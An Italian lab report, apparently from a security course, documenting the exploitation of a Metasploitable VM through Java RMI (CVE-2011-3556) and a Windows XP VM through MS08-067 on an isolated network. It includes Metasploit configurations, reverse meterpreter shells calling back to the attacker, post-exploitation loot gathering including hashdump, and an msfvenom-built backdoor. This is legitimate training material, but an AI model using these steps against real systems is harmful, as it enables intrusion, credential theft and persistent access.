Report exploit Metasploitable

L'esercizio prevede l'exploit della macchina Metasploitable, sfruttando una vulnerabilità del servizio Java RMI sulla porta 1099.

Configurazione di rete

L'attaccante ed il target sono macchine virtuali sulla stessa rete interna (192.168.11.0/24). La macchina attaccante è Kali, con IP 192.168.11.111, e la macchina target è Metasploitable, con IP 192.168.11.112:

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:9d:67 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feb1:9d67/64 scope link
       valid_lft forever preferred_lft forever
```

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:cd:ab:8b brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fecd:ab8b/64 scope link
       valid_lft forever preferred_lft forever
```

Vulnerabilità

La vulnerabilità da sfruttare è la CVE-2011-3556. Si tratta di una configurazione di default del servizio RMI, che, consentendo il caricamento di classi da qualunque URL remoto, si presta ad essere sfruttata per tentare una Remote Code Execution. La vulnerabilità viene considerata piuttosto grave (il punteggio CVE 2.0 è 7,5) poiché permette l'accesso al sistema come root, quindi il danno potenzialmente arrecato al target è molto elevato:

CVE-2011-3556 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Unspecified vulnerability in the Java Runtime Environment component in Oracle Java SE JDK and JRE 7, 6 Update 27 and earlier, 5.0 Update 31 and earlier, 1.4.2_33 and earlier, and JRockit R28.1.4 and earlier allows remote attackers to affect confidentiality, integrity, and availability, related to RMI, a different vulnerability than CVE-2011-3557.

+View Analysis Description

QUICK INFO

CVE Dictionary Entry:
CVE-2011-3556
NVD Published Date:
10/19/2011
NVD Last Modified:
01/05/2018
Source:
Oracle

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 2.0 Severity and Metrics:

NVD **NIST:** NVD **Base Score:** 7.5 HIGH **Vector:** (AV:N/AC:L/Au:N/C:P/I:P/A:P)

High (CVSS:
NVT: Java RMI Server Insecure Default Conguration RCE Vulnerability

Una prima veloce scansione con nmap mostra che la porta 1099 è aperta e che il servizio in funzione è Java-RMI:

```
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```


In seguito, utilizzando un apposito script di nmap, è possibile controllare se la macchina è vulnerabile al tipo di attacco prescelto:

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=rmi-vuln-classloader -p 1099 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 09:59 CET
Nmap scan report for 192.168.11.112
Host is up (0.00057s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 16.78 seconds
```

È quindi possibile procedere all'exploit.

Exploit

L'exploit utilizzato è il seguente:



Vengono opportunamente configurati sia l'exploit che il payload, che consiste in una reverse http meterpreter shell, e viene lanciato l'attacco:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_http):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The local listener hostname
   LPORT  4444             yes       The local listener port
   LURI                    no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

L’attacco va a buon fine:

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started HTTP reverse handler on http://192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/cYO4ckMwU
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[!] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: bt6jbtvd) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: bt6jbtvd) Staging java payload (59362 bytes) ...
[!] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: bt6jbtvd) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36228) at 2023-03-10 10:12:23 +0100

meterpreter >
```

Il passo successivo è la verifica della riuscita dell’attacco. Vengono quindi mostrati nel primo screenshot le informazioni sulla scheda di rete e sulla tabella di routing della macchina bersaglio. Infine viene richiesta una semplice shell per verificare i permessi ed apprendere che l’accesso è stato effettuato come root:

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fecd:ab8b
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fecd:ab8b ::       ::
meterpreter >
```

```
meterpreter > shell
Process 3 created.
Channel 3 created.
whoami
root
id
uid=0(root) gid=0(root)
pwd
/
ls -la
total 165
drwxr-xr-x  22 root root  4096 Mar  6 04:37 .
drwxr-xr-x  22 root root  4096 Mar  6 04:37 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13540 Mar 10 03:41 dev
drwxr-xr-x  94 root root  4096 Mar 10 03:41 etc
drwxr-xr-x   6 root root  4096 Jan 23 11:39 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 74316 Mar 10 03:42 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 111 root root     0 Mar 10 03:41 proc
drwxr-xr-x  13 root root  4096 Mar 10 03:42 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Mar 10 03:41 sys
drwx------   2 root root  4096 Mar  6 04:37 test_metasploit
drwxrwxrwt   4 root root  4096 Mar 10 04:12 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Post-exploitation

Vengono quindi testate ulteriori funzionalità della shell meterpreter e alcuni moduli post exploitation presenti nella msfconsole.

La prima funzionalità testata è uno script meterpreter, che consente di verificare se il target è una VM. Poichè nella versione di Metasploit in uso il meterpreter scripting è deprecato, viene lanciato come modulo post-exploitation dalla msfconsole:

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/misc/java_rmi_server) > search checkvm

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  post/linux/gather/checkvm                      normal  No     Linux Gather Virtual Environment Detection
   1  post/solaris/gather/checkvm                    normal  No     Solaris Gather Virtual Environment Detection
   2  post/windows/gather/checkvm                    normal  No     Windows Gather Virtual Environment Detection


Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm

msf6 exploit(multi/misc/java_rmi_server) > use 0
msf6 post(linux/gather/checkvm) > show options

Module options (post/linux/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/checkvm) > set session 1
session => 1
msf6 post(linux/gather/checkvm) > run

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod
[*] Gathering System info ....
[+] This appears to be a 'VirtualBox' virtual machine
[*] Post module execution completed
msf6 post(linux/gather/checkvm) >
```

I seguenti moduli post-exploitation sono quasi tutti reperibili come script della meterpreter shell. Poichè il payload utilizzato per questo exploit (java meterpreter shell) ha delle funzioni ridotte rispetto alle altre meterpreter shell, i prossimi screenshot mostrano solo moduli post-exploitation configurati e lanciati da msfconsole utilizzando la sessione precedentemente instaurata.
Il prossimo screenshot mostra il modulo che effettua un'approfondita network enumeration del target:

```
msf6 post(linux/gather/enum_network) > run

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod
[*] Running module against metasploitable (192.168.11.112)
[*] Module running as root
[+] Info:
[+]
usted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmin to get started
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] Collecting data ...
[+] Network config stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_785202.txt
[+] Route table stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_234382.txt
[+] Firewall config stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_885022.txt
[+] DNS config stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_754322.txt
[+] SSHD config stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_164192.txt
[+] Host file stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_427034.txt
[+] SSH keys stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_413480.txt
[+] Active connections stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_455464.txt
[+] Wireless information stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_034214.txt
[+] Listening ports stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_483148.txt
[+] If-Up/If-Down stored in /home/kali/.msf4/loot/20230310130323_default_192.168.11.112_linux.enum.netwo_376423.txt
[*] Post module execution completed
msf6 post(linux/gather/enum_network) >
```

Nel prossimo screenshot si può osservare il contenuto di uno dei file prodotti dall'enumerazione, a titolo esemplificativo, che riporta la lista delle porte in ascolto sul target:


```
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat 20230310130323_default_192.168.11.112_linux.enum.netwo_483148.txt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4509/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4509/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4509/xinetd
tcp        0      0 0.0.0.0:34147           0.0.0.0:*               LISTEN      4641/rmiregistry
tcp        0      0 0.0.0.0:55048           0.0.0.0:*               LISTEN      4415/rpc.mountd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4604/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4653/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4247/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4641/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4653/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4490/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4663/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3734/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4663/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4622/apache2
tcp        0      0 0.0.0.0:49841           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4646/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4604/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4509/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4509/xinetd
tcp        0      0 192.168.11.112:53       0.0.0.0:*               LISTEN      4107/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4107/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4509/xinetd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4326/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4481/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4107/named
tcp        0      0 0.0.0.0:41273           0.0.0.0:*               LISTEN      3750/rpc.statd
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      4490/smbd
tcp6       0      0 :::2121                 :::*                    LISTEN      4548/proftpd: (acce
tcp6       0      0 :::3632                 :::*                    LISTEN      4352/distccd
tcp6       0      0 :::53                   :::*                    LISTEN      4107/named
tcp6       0      0 :::22                   :::*                    LISTEN      4129/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      4326/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      4107/named
udp        0      0 0.0.0.0:2049            0.0.0.0:*                           -
udp        0      0 192.168.11.112:137      0.0.0.0:*                           4488/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           4488/nmbd
udp        0      0 192.168.11.112:138      0.0.0.0:*                           4488/nmbd
udp        0      0 0.0.0.0:138             0.0.0.0:*                           4488/nmbd
udp        0      0 0.0.0.0:54673           0.0.0.0:*                           4415/rpc.mountd
udp        0      0 0.0.0.0:40978           0.0.0.0:*                           3750/rpc.statd
udp        0      0 192.168.11.112:53       0.0.0.0:*                           4107/named
udp        0      0 127.0.0.1:53            0.0.0.0:*                           4107/named
udp        0      0 0.0.0.0:958             0.0.0.0:*                           3750/rpc.statd
udp        0      0 0.0.0.0:69              0.0.0.0:*                           4509/xinetd
udp        0      0 0.0.0.0:54350           0.0.0.0:*                           4107/named
udp        0      0 0.0.0.0:51818           0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           3734/portmap
udp6       0      0 :::53                   :::*                                4107/named
udp6       0      0 :::57529                :::*                                4107/named
```

Nel prossimo screenshot è possibile osservare il modulo che consente di verificare quali misure di protezione sono attive sul target:


```
msf6 post(linux/gather/enum_protections) > run

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod
[*] Running module against 192.168.11.112 [metasploitable]
[*] Info:
[*]
\__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\__|\__\__,_|___/ .__/|_|\___/|_|\__\__,
usted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmin to get started
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] Finding system protections ...
[+] ASLR is enabled
[-] Failed to open file: /proc/sys/kernel/exec-shield: core_channel_open: Operation failed: 1
[-] Failed to open file: /proc/sys/kernel/yama/ptrace_scope: core_channel_open: Operation failed: 1
[*] Finding installed applications ...
[+] ufw found: /usr/sbin/ufw
[+] iptables found: /sbin/iptables
[+] logrotate found: /usr/sbin/logrotate
[+] tcpdump found: /usr/sbin/tcpdump
[+] aa-status found: /usr/sbin/aa-status
[*] Post module execution completed
```

I prossimi screenshot mostrano il modulo che si occupa di recuperare la cronologia degli utenti del sistema target e di salvare tutto su alcuni file di testo:


```
msf6 post(linux/gather/enum_users_history) > run

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod
[+] Info:
[+]
\__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\__|\__\__,_|___/ .__/|_|\___/|_|\__
usted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmin to get started
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```




Nel prossimo screenshot è possibile osservare il modulo che effettua un'approfondita scansione del sistema target e, come di consueto, salva i log sulla macchina attaccante:



Il prossimo screenshot ritrae in azione il modulo che ricerca i file di configurazione di sistema e salva i log:




Il modulo osservabile nel prossimo screenshot è l'equivalente del comando hashdump da meterpreter shell:



L’ultimo modulo testato è quello che si occupa di reperire informazioni sul software installato sul target:

Infine, nel prossimo screenshot si può osservare il “bottino” collezionato durante questo attacco, salvato sulla macchina attaccante in modo da poter essere anche consultato in un secondo momento:



Extra

Installazione di una backdoor

Come ulteriore attività ai fini dell’esercizio, viene richiesto di creare una backdoor ed installarla su una macchina Windows XP (IP: 192.168.11.113).
Per guadagnare l’accesso alla macchina target viene utilizzata la vulnerabilità MS08-067 con una meterpreter reverse shell come payload:

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.113:1032) at 2023-03-11 00:10:42 +0100

meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Viene quindi creata la backdoor, utilizzando msfvenom, e viene configurato il modulo handler in modo da fargli intercettare la reverse shell sulla porta 4445:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=4445 -f exe > /home/kali/Desktop/bd.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
```

Il passo successivo consiste nell'upload della backdoor nella macchina target, la sua esecuzione e l'avvio della nuova sessione meterpreter:

```
meterpreter > ls
Listing: C:\Documents and Settings\Epicode_user\Desktop
==========================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  73802  fil   2023-03-11 00:17:54 +0100  bd

meterpreter > del bd
meterpreter > ls
No entries exist in C:\Documents and Settings\Epicode_user\Desktop
